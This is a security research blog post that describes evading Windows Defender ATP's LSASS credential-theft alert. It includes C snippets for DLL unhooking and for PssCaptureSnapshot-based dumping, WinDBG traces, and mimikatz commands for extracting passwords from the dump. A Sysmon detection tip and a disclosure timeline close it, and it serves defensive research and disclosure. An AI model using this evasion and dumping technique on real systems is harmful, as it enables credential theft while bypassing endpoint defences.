


Evading WinDefender ATP credential-theft: a hit after a hit-and-miss start



Intro

Recently, I became rather intrigued after reading this article from MSTIC about how Windows Defender Advanced Threat Protection (WDATP) is supposed to detect credential dumping by statistically probing the amount of data read from the LSASS process.

A little background is first necessary, though: on a host guarded by WDATP, when a standard credential-dumper such as mimikatz is executed, it should trigger an alert like the following one.

⚡ Alerts > ⚡ Sensitive credential memory read

⚡ Sensitive credential memory read

This alert is part of incident (7)

Actions ▾

Severity: High

Category: Credential Access

Technique: T1003: Credential Dumping, T1075: Pass the Hash

Detection source: EDR

Detection technology: Behavioral

Automated investigation is not applicable to alert type

This alert is, in all likelihood, triggered as a result of mimikatz employing MiniDumpWriteDump when trying accessing the LSASS process, which in turn uses ReadProcessMemory as a means of copying data from one process address space to another one. Next, ReadProcoessMemory (RPM) performs a system-call through NtReadVirtualMemory which is replicating the same behavior into kernel mode. ¹

```
- - - - -Userland - - - -- - - - | - - - Kernel Land - - - -

RPM - > NtReadVirtualMemory --> SYSENTER->NtReadVirtualMemory

Kernel32 - - -ntdll - - - - - - - - - - - - - - - ntoskrnl
```

We can then speculate that WDATP is monitoring the amount of bytes read over time, by checking the *nSize* value from RPM

```
BOOL ReadProcessMemory(
    HANDLE hProcess,
    LPCVOID lpBaseAddress,
    LPVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T *lpNumberOfBytesRead
);
```

Given all the above, my friend b4rtik and I began discussing different bypass angles which we eventually boiled down to a couple of viable ones.

First of all, we cannot make any use of the original Dumpert as it failed to bypass the WinATP mitigation due to the fact that WinATP employs no NtReadVirtualMemory hook to begin with.

We then tried to extend the unhooking concept as a *ReflectiveDLLRefresher* technique to all the others loaded DLLs, which also resulted in no relevant hook being found. Although eventually a failure, this idea turned out to be quite an instructive and enlightening one.

Eventually, we rethought the whole problem and decided to take a lateral approach: by accessing the LSASS’s process handle via the PssCaptureSnapshot API, we managed to successfully bypass WDATP Credential Theft Guard.

We’ll see why and how it worked in a minute, but first let’s look into the gory details of our failed, yet eye-opening attempt.

Reflect, Refresh, Rinse & Try-Again

To make our life less miserable, we decided to not build a full-blown project from scratch, but instead customize the well-known dumpert codebase and adapt it to our very own needs.

The first method we pursued has been scouted and developed by the Cylance Vulnerability Research Team and widely documented here. It’s a rather noisy but quite effective harness for scanning the process’s memory space and unhooking all the currently running libraries.

We have imported all the relevant and most interesting code snippets into the modified Dumpert version. This alone, has been proven a failure against credential-theft-guard.

The program walks the IAT table and search for all the loaded DLL, compare them with the version of disk and patch them at runtime in the case a hook is found. Here is the relevant snippet where the DLL section comparer takes place.

```
VOID ScanAndFixSection(PCHAR szSectionName, PCHAR pKnown, PCHAR pSuspect, size_t stLength)
{
    DWORD ddOldProtect;

    if (memcmp(pKnown, pSuspect, stLength) != 0)
    {
        wprintf(L"\t[!] Found modification in: ");
        printf(szSectionName);
        wprintf(L"\n");

        if (!VirtualProtect(pSuspect, stLength, PAGE_EXECUTE_READWRITE, &ddOldProtect))
            return;
    }
}
```

```
    wprintf(L"\t[+] Copying known good section into memory.\n");
    memcpy(pSuspect, pKnown, stLength);

    if (!VirtualProtect(pSuspect, stLength, ddOldProtect, &ddOldProtect))
        wprintf(L"\t[!] Failed to reset memory permissions.\n");
}
}
```

After running it on the target Windows10 host, however, the only reported difference was the following.

```
[*] Scanning module: dbghelp.dll
    [!] Found modification in: .mrdata
    [+] Copying known good section into memory.
```

Which is obviously not very similar to a ring3 hook. Plus, it is also residing in a DLL section that is probably not relevant to our cause.²

Snapshot or bust

We came down all this way, we twisted the problem upside down and then looked at it from a different perspective. We then realized that another, and probably not yet fully explored, approach was to exploit an inherit feature of the PssCaptureSnapShot function. As its name suggests, this API generates a process snapshot dump of the handle passed as first arguments (LSASS in our case) and returns a SnapshotHandle (HPSS)

```
DWORD PssCaptureSnapshot(
    HANDLE          ProcessHandle,
    PSS_CAPTURE_FLAGS CaptureFlags,
    DWORD           ThreadContextFlags,
    HPSS            *SnapshotHandle
);
```


Here is the project code piece that is relavant to the PSP API:

```
DWORD CaptureFlags = (DWORD)PSS_CAPTURE_VA_CLONE
                    | PSS_CAPTURE_HANDLES
                    | PSS_CAPTURE_HANDLE_NAME_INFORMATION
                    | PSS_CAPTURE_HANDLE_BASIC_INFORMATION
                    | PSS_CAPTURE_HANDLE_TYPE_SPECIFIC_INFORMATION
                    | PSS_CAPTURE_HANDLE_TRACE
                    | PSS_CAPTURE_THREADS
                    | PSS_CAPTURE_THREAD_CONTEXT
                    | PSS_CAPTURE_THREAD_CONTEXT_EXTENDED
                    | PSS_CREATE_BREAKAWAY
                    | PSS_CREATE_BREAKAWAY_OPTIONAL
                    | PSS_CREATE_USE_VM_ALLOCATIONS
                    | PSS_CREATE_RELEASE_SECTION;

BOOL CALLBACK ATPMiniDumpWriteDumpCallback(
    __in      PVOID CallbackParam,
    __in      const PMINIDUMP_CALLBACK_INPUT CallbackInput,
    __inout   PMINIDUMP_CALLBACK_OUTPUT CallbackOutput
)
{
    switch (CallbackInput->CallbackType)
    {
    case 16: // IsProcessSnapshotCallback
        CallbackOutput->Status = S_FALSE;
        break;
    }
    return TRUE;
}
```

```
HANDLE SnapshotHandle;
DWORD dwResultCode = PssCaptureSnapshot (ProcessHandle,
                                          CaptureFlags,
                                          CONTEXT_ALL,
                                          &SnapshotHandle);
```

We could also peek at the interesting anatomy of the API while dynamically travelling from UserLand to KernelMode:



It will not be an actual 1 to 1 translation from user to kernel mode, but as we’ll see shortly, many other kernel APIs will be called. Let’s take a more insightful look through WinDBG at how the calls are chained together. If we ask KERNEL32 about all the Pss* functions we only get stub placeholder in return

```
0:001> x  KERNEL32!Pss*
00007fff`39fa62d0  KERNEL32!PssQuerySnapshotStub (<no parameter info>)
00007fff`39fa6310  KERNEL32!PssWalkMarkerSeekToBeginningStub (<no parameter info>)
00007fff`39fa6330  KERNEL32!PssWalkSnapshotStub (<no parameter info>)
00007fff`39fa62b0  KERNEL32!PssDuplicateSnapshotStub (<no parameter info>)
00007fff`39fa6300  KERNEL32!PssWalkMarkerGetPositionStub (<no parameter info>)
00007fff`39fa62f0  KERNEL32!PssWalkMarkerFreeStub (<no parameter info>)
00007fff`39fa62e0  KERNEL32!PssWalkMarkerCreateStub (<no parameter info>)
00007fff`39fa62a0  KERNEL32!PssCaptureSnapshotStub (<no parameter info>)
00007fff`39fa6320  KERNEL32!PssWalkMarkerSetPositionStub (<no parameter info>)
00007fff`39fa62c0  KERNEL32!PssFreeSnapshotStub (<no parameter info>)
```

We can also verify a little further that the stub we are interested in is pointing somewhere else

```
0:001> u  KERNEL32!PssCaptureSnapshotStub
KERNEL32!PssCaptureSnapshotStub:
00007fff`39fa62a0 48ff25d9210400  jmp      qword ptr [KERNEL32!_imp_PssCaptureSnapshot (00007f
```

So we place a breakpoint at the very start of the stub and let it run until we hit it.

```
0:001>bp  KERNEL32!PssCaptureSnapshotStub

KERNELBASE!PssCaptureSnapshot:
00007fff`39a95fb0 4883ec28      sub     rsp,28h
00007fff`39a95fb4 49832100      and     qword ptr [r9],0
00007fff`39a95fb8 498bc1       mov     rax,r9
00007fff`39a95fbb 458bc8       mov     r9d,r8d
00007fff`39a95fbe 448bc2       mov     r8d,edx
00007fff`39a95fc1 488bd1       mov     rdx,rcx
00007fff`39a95fc4 488bc8       mov     rcx,rax
00007fff`39a95fc7 48ff1522080d00  call   qword ptr [KERNELBASE!_imp_PssNtCaptureSnapshot (00
```

We can so confirm that the actual function code is running from ntdll!PssNtCaptureSnapshot through an additional layer of indirection from KERNELBASE.dll RDX is the actual register holding our LSASS handler which is passed as an argument to ntdll!PssNtCaptureSnapshot.

If we try trace it a little further, we land into the NTDLL realm.

```
ntdll!PssNtCaptureSnapshot:
00007fff`3bfd03b0 488bc4       mov     rax,rsp
00007fff`3bfd03b3 48895808     mov     qword ptr [rax+8],rbx
```

```
00007fff`3bfd03b7 44894820      mov     dword ptr [rax+20h],r9d
00007fff`3bfd03bb 48895010      mov     qword ptr [rax+10h],rdx
```

To gain a full picture of what is going on, we can use the nice ‘wt -l 2’ WinDBG command to gain a two-level-depth hierarchical function call.

```
0:004> g
Breakpoint 0 hit
ntdll!PssNtCaptureSnapshot:
00007ff8`d53103b0 488bc4      mov     rax,rsi
0:000> wt -l 2
Tracing ntdll!PssNtCaptureSnapshot to return address 00007ff8`d2265fce
 43      0 [  0] ntdll!PssNtCaptureSnapshot
  6      0 [  1] ntdll!NtAllocateVirtualMemory
 51      6 [  0] ntdll!PssNtCaptureSnapshot
139      0 [  1] ntdll!memset
 61     145 [  0] ntdll!PssNtCaptureSnapshot
 18      0 [  1] ntdll!PsspCaptureProcessInformation
  6      0 [  2] ntdll!NtQueryInformationProcess
[...]
```

Function Name	Invocations	MinInst	MaxInst	AvgInst
ntdll!NtAllocateVirtualMemory	2	6	6	6
ntdll!NtCreateProcessEx	1	6	6	6
ntdll!NtCreateSection	1	6	6	6
ntdll!NtMapViewOfSection	1	6	6	6
ntdll!NtQueryInformationProcess	10	6	6	6
ntdll!PssNtCaptureSnapshot	1	119	119	119
ntdll!PsspCaptureHandleInformation	1	109	109	109
ntdll!PsspCaptureHandleTrace	1	40	40	40
ntdll!PsspCaptureProcessInformation	1	97	97	97
ntdll!PsspWalkHandleTable	2	65302	210681	137991
ntdll!memset	1	139	139	139

15 system calls were executed

Calls	System Call
2	ntdll!NtAllocateVirtualMemory
1	ntdll!NtCreateProcessEx
1	ntdll!NtCreateSection
1	ntdll!NtMapViewOfSection
10	ntdll!NtQueryInformationProcess

Unsurprisingly enough, what ntdll!PssNtCaptureSnapshot is really doing under the hood, is to allocate memory and create a new process, as we should expect from a true process snapshotter :)

Comfort, joy & mimikatz

We can now move the previously generated dumpert.dmp on another box and feed it to mimikatz to extract the credentials

```
mimikatz # sekurlsa::minidump dumpert.dmp
Switch to MINIDUMP : 'dumpert.dmp'

mimikatz # sekurlsa::logonPasswords full
```

Sysmon to the rescue

Now that we know that this specific MDATP feature can be bypassed, how can we better protect our environment? If implementing Credential Guard on top of Hyper-V is out of question then, as a first suggestion, one could detect any password stealing tool by

configuring Sysmon to monitor LSASS and inspect every eventID 10. Although it might generate some false positive, this is a good way to improve global visibility of all event affecting the authentication process.

The aftermath

You can find here our end result as a VS project. Feel free to ping us on twitter with any feedback ☺

Disclosure Timeline

02.11.2019: Notified MSRC about the bypass technique. **12.11.2019**: Microsoft replied that WDATP bypass is not in scope for the bounty program. MSRC will perform analysis and ask for more information **20.11.2019**: Solicited MSRC, got no feedback **27.11.2019**: Solicited MSRC once more, got no feedback **02.12.2019**: 30 days of non-disclose period over. Findings published

-
1. An excellent analysis of the aforementioned functions has already been published by Hoang Bui here here ↵
 2. However, this might be exaplained as an esoteric hook ↵
-